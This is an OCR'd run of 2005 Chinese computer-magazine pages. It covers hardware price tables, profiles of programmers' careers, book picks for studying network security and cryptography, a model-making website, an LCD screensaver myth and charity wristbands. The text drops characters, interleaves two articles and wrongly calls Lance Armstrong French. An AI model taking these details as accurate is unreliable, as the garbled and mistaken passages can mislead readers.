点评：做工精细，性能稳定，测评成绩很好，品质值得信赖。

ATi 型号	平均价	nVIDIA 型号	平均价
华硕 EAX700-X/TD/128M	1110	华硕 EN6600/TD/128M	1810
七彩虹 镭风9550 (CF白金版)	555	七彩虹 天行6600(CH版)	749
迪兰恒进 X700夺宝奇兵	1099	丽台 PX6200TC16M	565
迪兰恒进 Radeon X800	2099	丽台 PX6200 TD	905
微星 RX9550-TD128钻石版	630	微星 FX5700—TD128	970
蓝宝石 9600	799	双敏 小妖G Turbo PCX6218	799
艾尔莎 幻雷者X30	679	艾尔莎 影雷者 620	899
天扬 R9550 BGA(终极版)	755	XFX 6600GT(PCI-E)-(T43G-NDF)	1278

市场动态 DIY市场AGP的市场的份额还很大，与PCIE的过渡还需一些时日。

数码相机

关注之星



尼康 D70

点评:3D RGB矩阵测光技术,三种色彩空间,加上不足万元的价格,使得D70光芒四射.

型号	平均价	型号	平均价
尼康 D50	5200	佳能 PowerShot A95	2480
尼康 Coolpix 5900	2300	佳能 PowerShot S2 IS	3900
尼康 COOLPIX 4800	2500	索尼 DSC-U40	1410
尼康 COOLPIX 5400	3650	索尼 DSC-P92	1999
尼康 D70	6300	索尼 DSC-P2	2780
奥林巴斯 C-370Z	1250	柯达 DX6340	1850
奥林巴斯 μ [mju:] mini	2180	柯达 LS753	2320
奥林巴斯 C-70z(C-7000)	3299	柯达 Z7590	3600
佳能 PowerShot A85	2000	柯达 EasyShare-One	4967

市场动态 一方面消费数码相机市场火热，另一方面一些专业相机也不甘寂寞，大幅降价。

DV

关注之星



索尼 DCR-PC55E

点评:外观精美小巧,3英寸LCD大屏幕,蔡司镜头。

型号	平均价	型号	平均价
索尼 DCR-PC55E	4630	松下 NV-GS33	3300
索尼 DCR-HC15E	3200	松下 DS65	3500
索尼 DCR-HC43E	5050	松下 NV-GS55	3860
三星 VP-D105i	3300	松下 GS38GK	4300
三星 VP-D354i	3500	佳能 MV830i	3440
三星 VP-D323i	900	佳能 MV850i	3890
三星 VP-D93i	4650	佳能 MVX200i	4950

市场动态 市场对与DV的认知度，远没有数码相机大。怎样掀起新的消费热点，是厂商面临的一个问题。

内存

关注之星



宇瞻 金牌超频 256MB DDR

点评：超频性能良好，稳定，对于热爱超频的玩家是非常不错的选择。

型号	平均价	型号	平均价
Kingston 256MB(PC－3200/DDR400)	205	宇瞻 金牌超频256MB DDR 500	517
Kingston 512MB(PC－3200/DDR400)	385	宇瞻 512MB DDRII 533	600
Kingston 256MB DDRII 533	360	威刚 512MB(PC－3200/ DDR400)	335
现代 256MB(PC－3200/DDR400)	185	威刚 256MB(PC－3200/ DDR400)	175
现代 512MB(PC－3200/DDR400)	350	GEIL 512MB(PC－3200/ DDR400)	375
现代 512MB(PC－2700/DDR400)	330	GEIL 256MB(PC－3200/ DDR400)	200
宇瞻 512MB DDR 400(黑豹)	515	TwinMOS 512MB(PC－3200/ DDR400)	400
宇瞻 256MB (PC－3200/DDR400)	185	TwinMOS 256MB(PC－3200/ DDR400)	195

市场动态 内存的价格依然居高不下，近期降价的可能性不大。

CF [CP14]

IT职场GPS

IT行业发展至今，已经越来越多地和传统行业融合，这种融合表现在IT行业内部就业岗位越来越丰富。对于希望进入IT行业的择业者来说，需要充实行业必备的知识储备，更需要了解行业的发展脉络。我们寄希望于一组人情味浓厚的IT行业内各个岗位的就业状况报道，对那些渴望进入IT行业有所帮助。

——编者

程序员“进化论”

■ 新闻采访部实习记者　杜昕

在风云变换的IT职场，沉淀于风光的CEO、 目的CFO背后，有一些人将自己的青春溶入枯燥的代码，演绎着0与1的绝代风华，他们有个众人皆知的名字——程序员。从绝对的技术人员到中层管理，再到公司总裁，越来越多的程序员体验着剥丝去茧的蜕变，感受着从激情中迸发出的进化力量。

初级进化——粒种萌生

一粒种，投身大地，为某一日会来到的绽放而吮吸养料。在这个尚存 懂的阶段，一切都是蓄积。此刻的新人，站在自己的前路与“程序员”并轨的起点，即便他施展所有想象力，也无法估算需要积蓄怎样多、何样大的能量才能跃升到辉煌的平台。能做的只有尽一切力量减少技术盲点、扩展知识面，纵深挖掘，用最短的时间，打下最坚实的基础，获得最佳的能动力。进化，在一切刚刚开始时，因为未知，所以值得期待。



机会永远都是留给做好准备的人的，当机会驾临时，你做好准备了吗？每个人都有入行的第一天，但是为了这个“第一天”，你曾做了多少准备呢？一直以来，面对更新速度呈几何级数增长的计算机技术，中国的相应教育总显得滞后而纸上谈兵。尽管这样，认清现实并尽力弥补教育上的缺陷是大学生们可以实现的准备。1998年，那时的庞大为还没有意识到自己的未来将与Linux紧密相连，然而由于兴趣的趋使，他开始向着这个方向行进了。一垛书、一台电脑、一条网线，只要有心，学习的资源就在手边。经过7年的钻研，现在的他在Linux操作方面已经有了相当的积累。身临面试，实际的编程能力成为他胜于一切空谈的合格证书。当我们还是一颗种子的时候，我们对未来也许看得并不透彻，但这并不妨碍我们培养自己的兴趣点，并在此基础上挥洒热情、施展才华。当机遇到来的时候，游刃有余的实践操作能力是你实力的最好证明。

庞大为：作程序员关键还是看动手能力

当研发经理带着庞大为走进会议间时，一缕青涩的学生气息也从门外悄悄袭来。就在一个月前，庞大为走出学习生活了四年的天津理工大学校门，第一次踏上离家的火车，奔向自己的梦想之地——中科红旗。“我从98年就开始接触Linux，之后就再也放不下了。”他浅浅一笑，有些拘束的氛围因提及他的爱好而被渐渐融和。

虽然出身自动化专业，但22岁的庞大为并没有因此局限他选择自己热衷已久的Linux作为工作，事实上，“为自己真正喜欢的Linux做些东西”就是他一直以来的 求。

早在去年9月份，也就是庞大为大四的第一个学期，他便开始在天津一家公司做Linux的兼职编程。从那时起，工作、学习便将他的日程表排满，直到今年3月份，他都按部就班地以为，自己会一直这样做下去。

3月的一天中午，庞大为接到了天津大学（以下简称“天大”）一位同学的电话，告知他中科红旗正在天大招聘毕业生的消息。没多想，下午，庞大为拨通了其中一位招聘人员的电话。当时中科的校园招聘已经进行到最后一次笔试了，就在那天晚上，庞大为赶上了这趟“末班车”，并在笔试前向中科的招聘人员呈递了自己的简历。在讲到那次笔试时，庞大为笑着说：“笔试出来就觉得没戏了，肯定通不过的，因为好多题目我都不会做。晚上回到家我就开始狂翻书，发现自己不知道的东西实在太多了！”

本来没存希望的他却在第二天早上惊喜地接到中科通知面试的电话，不知道算不算是“幸福来得太快”，面对接 而至的第二次机遇，庞大为紧张起来，“面试时考官让我上机编程，当时的心态就没有笔试时那么平和了，希望进入中科的想法越来越强烈。”半小时后，在中科红旗招聘人员暂住的那家旅馆的门厅里，庞大为从这些已经收拾好回京行囊的考官手里接过了一纸协议，成为他心目中“中国Linux第一”的中科旗下的一名员工。

庞大为说自己在班里的成绩并不突出，“我觉得作程序员关键还是看动手能力，并且要不断地更新知识。”这次和庞大为一起走进中科红旗的还有十多个毕业生，其中有武汉大学、华中科技大学等名校的硕士、博士。“和他们比，我

中级进化——青藤盘延

一根藤，追逐着树生长的速度，不断向上盘延，接近那些未知的领域，探求发展的空间。对于程序员来说，技术就是他们赖以依靠的大树，以技术为本，他们得以兼容并包，开拓创新。为了延续技术的血脉，吸收新知识以滋养"青春"，学习成为程序员的生存手段。任何一名程序员，在他思路不断扩展、技术不断精进的过程中，学习能力是衡量他身价的 码，知识是他掌控未来的权杖。



"程序员"三个字会引起你怎样的联想？眼镜厚如瓶底，发型乱如荒草，目光扑朔游离、身材瘦削伶 ……当你真正走入程序员的队列中，你会发现周围都是和 立涛一样谈笑风生，充满热情，思维奔逸的青年。然而有些程序员，因为不能迅速地更新知识，经受不住日新月异的科技洪流的洗礼，将自己埋没在一片壮志未酬的 嘘感慨里了。但假如你是一个热衷把玩代码，时刻准备探知新领域，有敏锐的洞察力和 密的逻辑思维的人，你会在这条通往技术大师的路上看到曙光。

隗立涛：程序员是活到老，学到老的职业

在某外资IT企业中国研究中心工作了一年多的 立涛是程序员大军中的一员，他每天的工作很具体，就是"Demo"。

"Demo就是演示一个软件大致有些什么功能，给我们的客户一个软件的大体框架，通俗地说就是设计软件的试用版本。" 立涛爱笑，很阳光的味道，和我想象中的"程序员"不一样。"我没觉得作程序员是很枯燥啊，其实我们的工作环境还不错，也不像旁人想的那么累，只要不在档期，还是有很多休闲娱乐的时间的。"

中国研究中心给了 立涛一个施展才华的平台，他说在这里工作了一年多，最大的感受就是这里给了他非常多的学习机会。"我觉得程序员是活到老，学到老的职业。在这里，我经常能接触到新的东西，因为有时候一个项目可能被要求用新的技术来实现，这就要求我们程序员有快速吸收知识的能力，所以学习在工作中的比重也很大，有时看文档的时间比做coding的时间还多。总的来说，吸收新知识的能力是衡量程序员素质的重要指标，现在的开发工具更新很快，所以我们这个行业就是在工作以外的时间仍要看相当多的资料，去学习。"

现在研究中心承接的项目大部分都是由每个程序员独立完成的， 立涛是个有天赋的程序员，在编程中遇到的问题，往往看看资料，再和同事讨论讨论便能解决。"在这里，有非常正规的级别考评，有行政管理方面的，也有技术方面的。我一直是比较专注于技术的，对是否向管理层面发展考虑的不多。其实在国外经常可以看到四五十岁的程序员，而在中国，假如你到了30岁还在做coding，旁人的眼光就有点异常了。有人说作程序员就是吃青春饭，我觉得这里面有很多误解，'30岁现象'的存在离不开中国软件业的大环境，即便是从只存在于象牙塔里的软件开始到现在，也不过才20年光景，那么中国也相应地以30多岁的程序员为软件主力军，这是情理之中的事。事实上，'老'程序员对任何一个企业都是很重要的，他们积累的知识非常有价值。技术本质的东西都差不多，但经验是无法取代的！"

立涛身体力行地实践着向更高技术级别攀升的进化，也许又一个20年后，就能在顶尖技术高手中看到他的身影。

高级进化——花开盛放

一朵花，吐露令人迷醉的芬芳时，又有多少人知道它茎脉下涌动着怎样的会聚绽放的能量。在令人艳羡的职位背后，编而优则仕的管理者不再是单枪匹马的独行侠，而成为引领方向、协调进度、组织研讨、平衡人际的Leader，尽管对他们来说，也许与程序博 要远比与变化万千的人打交道来得更轻松自如。"技术"、"管理"，两手都要抓，两手都要硬，他们是既能打仗，又能指挥的生力军。

邹鹏程：从外企回归民企同样精彩

2000年，从美国计算机硕士毕业的邹鹏程回国，进入NEC，那时他还只是一名系统程序员。有了在美国几年的学习积累，2年后，对Linux的兴趣促使他毅然离开NEC转而投奔中科红旗。"那时候并没有多想，就是为了能做Linux，为了能把自己的兴趣和工作融合在一起。"现在的他依然执着于当初的选择。

刚走进红旗的时候是和三四个人组成了一个team做项目，一年后，邹鹏程被任命为现在的职位——服务器产品研发部经理。

每天，邹鹏程会比规定的上班时间早到半个小时，打

开 览器，看看业界的新闻。由于早上头脑处于比较清醒的状态，九点后，他会处理一些比较棘手的问题。比如产品性能方面的难题，或者客户提出的较为刁钻的问题。通常，他会在这些事务告一段落后，对自己感兴趣的技术点进行一些实验。

下午便在公司四处走动走动，了解各小组工作的进展情况，帮他们解决一些技术难题。下班后，还要用相当的时间来阅读各种技术资料，更新自己的BLOG。

现在，邹鹏程负责整个服务器研发部的管理工作，处理部门进行的项目，安排、调整和监督各个team之间的进度和人员的状态，他戏称自己现在的角色"一半是消防员，一半是勤杂工。""有项目的时候，我们部门必须尽快准备出应答方案，如果前方出现技术上问题，我一方面要保证下属尽量不受干扰地开发产品，一方面要一马当先去解决问题。这就是消防员。项目进程中经常会遇到困难，而且大部分还是技术上的问题，以前作程序员时，我更多地只是专注于某一点，现在各种技术难题都会第一时间地压在我肩上，如何去解决，一是平衡自己的时间，二是平衡下面的团队，整合资源，让那些技术高手更多地发挥自己的优势。这就是勤杂工。"

从程序员到公司中层，对外社交在邹鹏程的整个工作中所占比例也越来越大。"和以前比较起来，这个职位对能力的要求不一样了，以前主要是技术攻关，现在要解决人的问题、沟通的问题，光靠自己是不够了，还要调动其他的资源。这方面我并不是很擅长，正在努力。"相比起在NEC的"外企时光"，邹鹏程觉得现在做的事情更有价值。"不可否认，外企的确有充足的资源、良好的环境、团队力量强大，并且晋级也是独有一套考核的标准，分工非常明细，在那样的体制里，员工就像大系统里的一个螺丝钉。而国内企业，员工通常要将自己变成一个大的系统，去接触方方面面的事务，这对个人成长是很有好处的。我想，大部分人和我一样，刚毕业的时候并没有一个明确的方向，需要几年的磨合来寻找自己的兴趣点，外企只是锻炼的方式之一，从外企回归民营同样精彩！"



越来越多的毕业生将自己的择业目标规划在外企，的确，外企提供给员工丰厚的薪金、优良的企业文化、充沛的人力资源和智力支持，对打工一族来说，这是最值得期待的工作环境。但是，由于明确的分工，想跨部门跳转必须经过严格的评定考试，相对来说难度较大。而对那些有领导才能、有创业打算的人来说，在民营企业会经历更有韧性的考验，是一个可以尽情施展各方面才华的舞台。从程序员到管理者的必由之路，从这里起程。


顶级进化——果熟飘香

一颗果，酝酿着 郁的醇香，绵延悠长。历尽坎坷，终成大事的风流人物历来都叫人折服钦佩，他们的故事，也被一再传扬。英雄不问出处，虽不是皇亲国戚、王族将相，具备了过硬的技术加上前瞻的谋划和坚忍的心志，敢为天下先的豪杰同样也能东山屹立。

蒋涛：我是草莽英雄打天下

走进CSDN，眼前幕天席地地弥漫起一片令人心跳加速的亮红色，这座由厂房改造而来的办公处所，便是蒋涛和他一手操办起的——《程序员》杂志的根据地。

没见到蒋涛前，已得知他是百联美达美数码科技公司总裁、Csdn的社长，见到蒋涛时却实在无法将这些头衔和眼前这个身着白T恤，颇具学生气质的年轻人勾上等号。



蒋涛曾经是1992年初闯深圳的众多有识之士之一，在"巨人"公司扎扎实实做了3年程序员，披星戴月的风雨编程之中，他感到自己在成长，无论是技术还是心性。他说："做一名好的程序员，一是要具备一定的才能，二是一定要花时间浸淫其中，只是简单把编程当作任务是做不了好程序员的。"从蒋涛的经历来看，中国的程序员行业是个比较依赖个人创造力的行业，甚至是有些"艺术性"的，那么除了才能之外，提升程序员水平从而不断与代码交手的关键便是热情。蒋涛是个"热情"主义者，从"巨人"程序员到中文应用软件部门经理，再到"金山"的副总，《程序员》社长。曾享受于"巨人中文手写电脑"研发成功时的欣喜，曾满足于"金山词霸"饱受好评、用户量飞涨的鼓舞；也曾遗憾于"巨人"的业务转型，也曾 于第一次创业因资金不足而功亏一 ……浮浮沉沉中，一路走来的蒋涛从来没有 灭过自己的信心，才终有99年CSDN的萌生。

"从一个关注技术的程序员进化到成功的创业者是一件很辛苦的事，要抛头露面地谈项目、谈销售……很多好的程序员不喜欢和人打交道，和你聊那么多有什么用呢，还不如去学习，然后讨论技术。"蒋涛说："创业者要具备一定的

领导能力和　力。一方面是团队的沟通和控制能力，一方面是商业能力，能够和客户接触，了解到市场上的需求。另外，要准备随时面临很多问题，比如说很多设想都不能很快地实现，或者资金不够了，又或者发现自己的目标是错的，做出来的东西没有市场……面对这些问题的时候你能不能坚持下来。"

没有名校学历，没有外企背景，更没有后台撑腰，"和中国很多软件人一样，我是草莽英雄打天下。"蒋涛笑了起来，并为我列举了很多与他有着相似经历的程序员。

求伯君，国防科技大学，"WPS"开发人，金山公司董事长兼总经理。

鲍岳桥，杭州大学，"UCDOS 3.0"编写人，联众总裁。


王江民，初中毕业，"KV300"作者，江民科技总裁。

梁肇星，桂林电子工业学院，"超级解霸"作者。

雷扬，上海纺织工业大学只读到本一，"金山词霸"主力研发人员。

总裁，一个透着王者风范的名称，彰显着力挽狂澜的英姿。然而冰冻三尺非一日之寒，有资格坐上这个风光无限的宝座之人，又是经历了怎样的磨难才拔得头筹，赢得业界认可的呢？还是学生的你是不是一个适合创业的人？此时你还没有一个确切的答案，也许你读过许多成功人士的传记，也想象过那种一览众山小的风发，但回归现实，创业从来就不是一件轻松浪漫的事。假如你是一个无畏艰险的有志之士，欲要在IT职场大显身手的话，一步步脚踏实地的做好每件小事，打好基础，互联网是等待着你的机遇无限的领域。

程序员进化萍踪



在中国，从程序员到管理者的发展模式很普遍，这也是企业扩大规模的需要，容纳更多精英人才，沟通各方，引领团队一起前行。程序员在IT业界是技术含量很高的职业，无论身处这个进化过程的哪一环节，都应具备开阔的视野、大容量的吸收新知识能力和互通有无的团队协作精神。

如今，中国还没有超大规模的软件企业，有近52%的各级程序员栖身于占31%的中小民营软件公司中。但这31%中，相信会有不少，便是未来的"金山"，未来的CSDN。我们也有理由相信，经过历练的中国程序员们的进化道路会越走越开阔。

梦幻数码记者之马虎新手

■苏黎



在黑与反黑之间……

■刀鱼工作室　秋雁北漂

网络，如今正发展迅猛的主流领域；网络安全，全球网民长期关心的焦点话题；黑客，网络安全中最不确定的因素，偶尔出击的幕后黑手，深不可测，充满神秘……黑客技术实际上是一把双刃剑，心术不正的人掌握了它可能会为祸网络，而正义之士掌握了它，就可以做到知己知彼，更好地维护网络的安全。

那么，怎样才能学好黑客知识呢？正所谓万丈高楼平地起，此话一出，想必大家都应该明白笔者的用意。没错，那就是强调基础的重要性，只有将基础知识牢牢掌握，才有更加广阔的发展空间。如果大家还没有找到合适的基础读本，可以参考一下由中国水利水电出版社出版的《计算机网络安全技术》。本书详细介绍了计算机网络安全技术的基础理论、原理及其实现方法。其内容涵盖了计算机网络安全技术概论、计算机网络安全基础、实体安全与硬件防护技术、密码技术与压缩技术、数据库系统安全、网络存储备份技术、计算机病毒及防治、访问控制技术、防火墙技术、系统平台与网络站点的安全。本书以"看得懂、学得会、用得上"为出发点，在内容安排上将理论知识与工程应用有机结合，突出适应性、实用性和针对性。而且书中介绍的许多安全配置实例都是来自作者多年的实践经验，读者可在今后工作中直接应用。本书可作为计算机网络安全的培训、自学教材；同时也是网络工程技术人员、网络管理员、信息安全管理人员的技术参考书。



《计算机网络安全技术》封面

有了基础之后，我们才能进一步学习其他自己感兴趣的知识。不知道大家注意没有，不管是媒体报道的，还是隐居幕后的黑客，大多都是程序员出身。试想一下，如果一个人不懂得一门程序语言，那又有何资格谈及黑客呢？所以，程序语言的学习也是很必要的。这里给大家推荐由人民邮电出版社出版的《C语言程序设计实用教程》。C语言是最基础也最实用的一种程序语言，在计算机的各个领域内得到广泛的应用。而且C语言结构性强，在编程领域的涵盖面广，已成为学习计算机程序设计的基础语言。著名的扫描软件"流光"就是使用C语言编写而成的。《C语言程序设计实用教程》采用项目驱动方式进行讲解，以项目实例为主导，将知识点融入项目实例，贯穿以实例带动知识点的学习。在按实例进行讲解时，充分注意保证知识的相对完整性和系统性，通过学习项目实例，掌握程序设计的基本方法和技巧。本书通过31个项目，近80个程序实例的分析讲解，由浅入深，层层引导，让读者快速掌握C语言。非常适合作为初学者的自学用书。



《C语言程序设计实用教程》封面

密码，所有真黑客、"假"黑客、老黑客、新黑客都无不为之绞尽脑汁，为破译出复杂的密码而狂欢不已……下面给大家推荐的是由清华大学出版社出版的《经典密码学与现代密码学》。本书主要从三个方面来介绍密码学的知识：第一部分介绍了经典密码学的经典问题，包括单码加密法、仿射加密法、多页加密法、多图加密法和换位加密法；第二部分介绍了现代密码学，包括流加密法、块加密法和公钥加密法；第三部分介绍了密码学的未来，并对量子加密法进行了简单介绍。《经典密码学与现代密码学》一个最突出的特点就是，对加密破解进行了详细描述，使广大读者朋友既掌握加密的内部算法，又能了解各种加密法的弱点。而且与本书配套的CAP软件实现了各种加密法，读者可以利用该软件进行加密和解密，从而增强了本书的科学性和实用性。本书不仅是一本很好的密码学教材，对密码学研究人员和广大密码学爱好者来说，也是一本不可多得的参考用书。而且，每章末尾还给出了一些复习题，给读者以更大的启发和想象空间。



《经典密码学与现代密码学》封面

小编有话：也许是媒体将黑客"包装"得太过神秘、英雄化，所以引得不少热血少年竞相追捧。不过随之而来的负面影响也是很严重的：某地学生利用黑客技术入侵了当地政府网站，并留下"到此一游"的字样，以此来 耀自己；某地无业青年入侵某商业网站，之后将数据公开于网上……类似的报道屡见不鲜。当然，探求知识的求知欲是我们提倡的，只是如果为了 耀，或者是其他不良目的，那么知识的学习就失去原有的意义了。 CF [BL01]



以假乱真！模型的艺术

■学会放手

探宝队队员招募行动：想加入"网站探宝队"的行列吗？如果您有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn（邮件标题请注明"网站探宝"）。

寻宝对象：模型爱好网 http://www.imx365.com/

寻宝理由：开飞机、开坦克，曾经是我小时候的梦想，但戴着眼镜的我是不指望能入伍当兵了，所以这些也只能是残念。虽然如此，我还是可以拥有这些儿时的梦想，因为现在我爱上了模型制作……



玩玩静态模型


所谓静态模型，其实从名字里就能很轻易地猜到，就是不会动的模型。可能有很多人都对那些装上电池会跑的东东感兴趣，但实际上，这些不会动的静态模型也是有灵气的，如果是高手，完全可以做出与真品所差无几的坦克模型（虽然大小差了很多）。

链接：http://www.imx365.com/bbs/index.ias?cid=ssmx

稀饭收藏夹：

①模型制作技法列表：http://www.imx365.com/bbs/article.ias?cid=ssmx&fid=rookie&aid=20050210014516

模型制作并不像你想象的那么简单，大多数人对模型制作的认识都停留在将几个小零件组装起来这种水平，其实并不是这么简单，光是喷绘工序就精细得让人咋舌。即使是初学者也没关系，来看一下高手整理的学习资料。



②黄金圣斗士：http://www.imx365.com/bbs/article.ias?cid=ssmx&fid=pic&aid=20050728093419

第一个版本的黄金圣斗士拼装模型，质感比较差，但现在已经成为收藏品了。

③老外做的精品：http://www.imx365.com/bbs/article.ias?cid=ssmx&fid=pic&aid=20050627170955

为什么老外做的模型总是看起来更真实一些呢？有些叹服老外的钻研精神。

④十面埋伏：http://www.imx365.com/bbs/article.ias?cid=ssmx&fid=pic&aid=20050209154937

别误会，并非电影场景模型，而是一个兵人小队被包围的模型，做得很真实。



我也要做模型

看了上面的图片，可能很多朋友已经跃跃欲试了，这个网站的模型制作资料库的内容还真不少，一起来见识一下。

链接：http://www.imx365.com/article/list.ias?id=ssmx

稀饭收藏夹：

①粉彩（天然土）的秘密：http://www.imx365.com/article/view.ias?id=ssmx-skill-progress-20050728084956

水渍、阴影、旧化，这些效果你知道是怎么来的吗？这就是粉彩的秘密。

②调色心得：http://www.imx365.com/article/view.ias?id=ssmx-skill-progress-20050728084458

实在很难想明白，人的肤色、车辆的迷彩，竟然都是用颜料调配出来的。

屏保让 LCD“死得早”？

■ABCD

读者倒霉熊：最近，我看到网上有人说在使用液晶显示器(LCD)时，不要使用屏幕保护程序，不然会减少 LCD 的寿命，请问这是真的吗？(**报料奖:100 元**)

屏保缘何只“保”CRT?

LCD 显示器不能使用屏保，在网上流传已久，这一理论是由何而来的呢？下面就是一篇文章的节选(全部文章可登录http://tech.sina.com.cn/c/2003-12-11/25358.html查看)。

……

在图形界面操作中，屏幕上显示的色彩多种多样，当我们停止对电脑进行操作时，屏幕显示就会始终固定在同一画面上。这样当电子束长期轰击荧光层的同一区域，就会因显示器荧光层的疲劳效应导致屏幕老化，甚至出现显像管被击穿。屏保就是通过不断变化的图形而使荧光层上的固定点不会被长时间轰击，从而避免了屏幕的损坏。

……

对于 LCD，一部响应时间达到 20ms 的 LCD 工作 1 秒钟，液晶分子就已经开关了几百次左右。而液晶分子的开关次数自然会受到寿命的限制，到了寿命 LCD 就会出现老化的现象，比如坏点等。

……

屏保并不是 LCD 的杀手

不可否认，上面这篇在讲解屏幕对 CRT 显示器的保护作用等方面并没有任何问题，不过在液晶分子开关次数会影响 LCD 寿命这点是错误的，而且会因老化出现坏点更是不可能的事情。

关于这个问题，经过询问专业人士，得到了下面的答案。

每种电器都会有其使用寿命，显示器也一样，LCD 通常的寿命是 5 万小时以上。至于 LCD 出现老化现象是因为背光模块的问题，并不是受到液晶分子开关次数所影响。如果你发现了 LCD 越来越暗，则很可能就是因为背光模块老化所致。而坏点的问题，则是在生产制造时的问题，不可能在使用中“生出”坏点。因此屏幕保护无疑使液晶分子依旧处在反复开关状态一事，也并不成立。

屏保的作用就是用来避免屏幕出现图像残影，而这对 CRT 及 LCD 都适用，如果屏幕长时间停留在某一画面，最好还是打开屏保程序。不过在使用屏保程序时是很耗电的，如果一两个小时不使用电脑，或是在笔记本电脑上，还是关闭 LCD 的好。

小编有话说：以前小特也认为 LCD 不能使用屏保程序，以至于在处理稿件时带入了错误观点，这里还请大家谅解。

CF [YY03]

---

③情景制作贴士

水桶:http://www.imx365.com/article/view.ias?id=ssmx-skill-progress-20050728080406

树:http://www.imx365.com/article/view.ias?id=ssmx-skill-progress-20050728080556



冰:http://www.imx365.com/article/view.ias?id=ssmx-skill-progress-20050728080951

酒瓶:http://www.imx365.com/article/view.ias?id=ssmx-skill-progress-20050728081512

玉米:http://www.imx365.com/article/view.ias?id=ssmx-skill-progress-20040512203117

④给第一次制作模型的朋友:http://www.imx365.com/article/view.ias?id=ssmx-skill-jackeroo-20050727181012

不要觉得无从下手，勇敢地迈出第一步吧！



看图挑模型

已经决定去模型店挑选一个回来练练手了？先看看成品的图片吧，找一款适合自己的。

链接:http://www.imx365.com/download/index.ias

稀饭收藏夹:

①F16C战机:http://www.imx365.com/download/downview.ias?id=about-plane&fid=20050110092309

②苏 26 制作图纸:http://www.imx365.com/download/downview.ias?id=aero-blueprint&fid=20050108115715

CF [YY02]



五彩腕带流行风

■北京　梦里花开

仿佛是在一夜之间，北京街头刮起了一阵腕带风，红、橙、黄、绿、蓝，青年男女们佩戴着五彩斑　的励志腕带，给这个夏天增添了亮丽的色彩。就连我这个一向对“时尚”不感冒的人，也经不住MM的谆谆诱导，戴上了好几个麦当劳版的励志腕带。这样一个小小的彩色塑胶带，到底具备了什么样的魔力，居然成了潮流人士的必备品呢？下面就让我们试着解开其中的时尚密码吧！

腕带风从何处来

腕带是一种橡胶制品，韧性非常强，可以有各种颜色。这种腕带最初只是篮球的一种副产品，主要是为了方便篮球运动员在比赛时通过不同颜色来分辨敌友，这对那些没钱印制球衣又非常热爱篮球运动的年轻人来说，非常经济实用。后来，又开始流行在腕带上印制上各种不同的口号，大多为激励士气之意，又称之为励志腕带。



五彩腕带

真正带动起腕带流行风，让励志腕带热遍全球的人则是法国人阿姆斯特朗。

1996年，事业如日中天的阿姆斯特朗被诊断得了　丸癌，人们以为他的运动生涯将会就此结束。但阿姆斯特朗并没有倒下，他不但顽强地战胜了病魔，而且还迎来了事业上新的辉煌：在1999年到2004年之间，他连续六次获得环法自行车赛冠军，超越了安杜兰等人保持的5夺环法大赛冠军的纪录。

"在患上癌症前，我只是在生活；战胜癌症后，我是坚强生活。"战胜癌症之后，阿姆斯特朗创立了以自己的名字命名的慈善基金会。为了替基金会筹集善款，他发起义卖黄色塑胶腕带的活动。这条铭刻着阿姆斯特朗生命宣言"Live Strong"（坚强生活）的腕带，以每条一美元的价格在网络上发布，短短的时间内，数千万条腕带被抢购一空，筹集的款项全部用于帮助癌症患者。

阿姆斯特朗为励志腕带赋予了慈善的意义，继他之后，许多慈善机构也纷纷推出了自己的腕带，颜色五花八门，筹款的方式及表达的意义也不尽相同，使得这股腕带风越刮越猛。

解读腕带的色彩象征

现在，黄色的Live Strong（坚强生活）腕带无疑是最流行的一种，不过大街上，其他种类颜色的腕带也渐渐多了起来。不同的色彩往往包含着不同的寓意，它们的售价都很便宜，大多数用于慈善事业。据笔者所知，在国外比较流行的有以下几种：



Live Strong腕带

1. Live Strong

颜色：黄色

含义：坚强生活

由阿姆斯特朗与耐克公司联合发起，主要为帮助癌症患者和支持癌症研究。这款腕带有成人和少年两种样式。

2.Breast Cancer

颜色：粉色

含义：关注乳腺癌患者

乳腺癌慈善组织推出的以自己的标志颜色粉色制成的腕带，用以支持乳腺癌的研究及对乳腺癌病人的帮助。

3.Radio 1 Bully

颜色：蓝色

含义：制止欺负弱小者

为了配合英国政府推出的"beat bullying campaign"（制止欺负人运动），英国广播电台1台所推出的蓝色腕带 。

4.Anti-Racism

颜色：黑白两色

含义：反对足球场上种族歧视



黑白相间的Anti-Racism腕带

足球界自己的黑白两色腕带，上面印有"stand up, speak up"（站起来，大声说）字样，目的是反对足球场上的种族歧视。

5.Courage

颜色：红色

含义：勇气

关注艾滋病人的生活状况，支持相关的研究。勇气腕带所代表的是一种战胜疾病的希望。



腕带是爱心与互助的象征

当然，腕带的色彩所表达的寓意并不是绝对的，主要取决于各类慈善事业或者团体对腕带的解释，以及他们对印制在腕带上的文字口号所赋予的特别意义。比如上个月，麦当劳在中国市场启动的慈善促销（6月22日至7月20日期间，购买麦当劳巨无霸即可获得免费时尚励志腕带，并将部分收益捐助2007年世界特殊奥林匹克运动会），对腕带的色彩解读就赋予了新的意义：

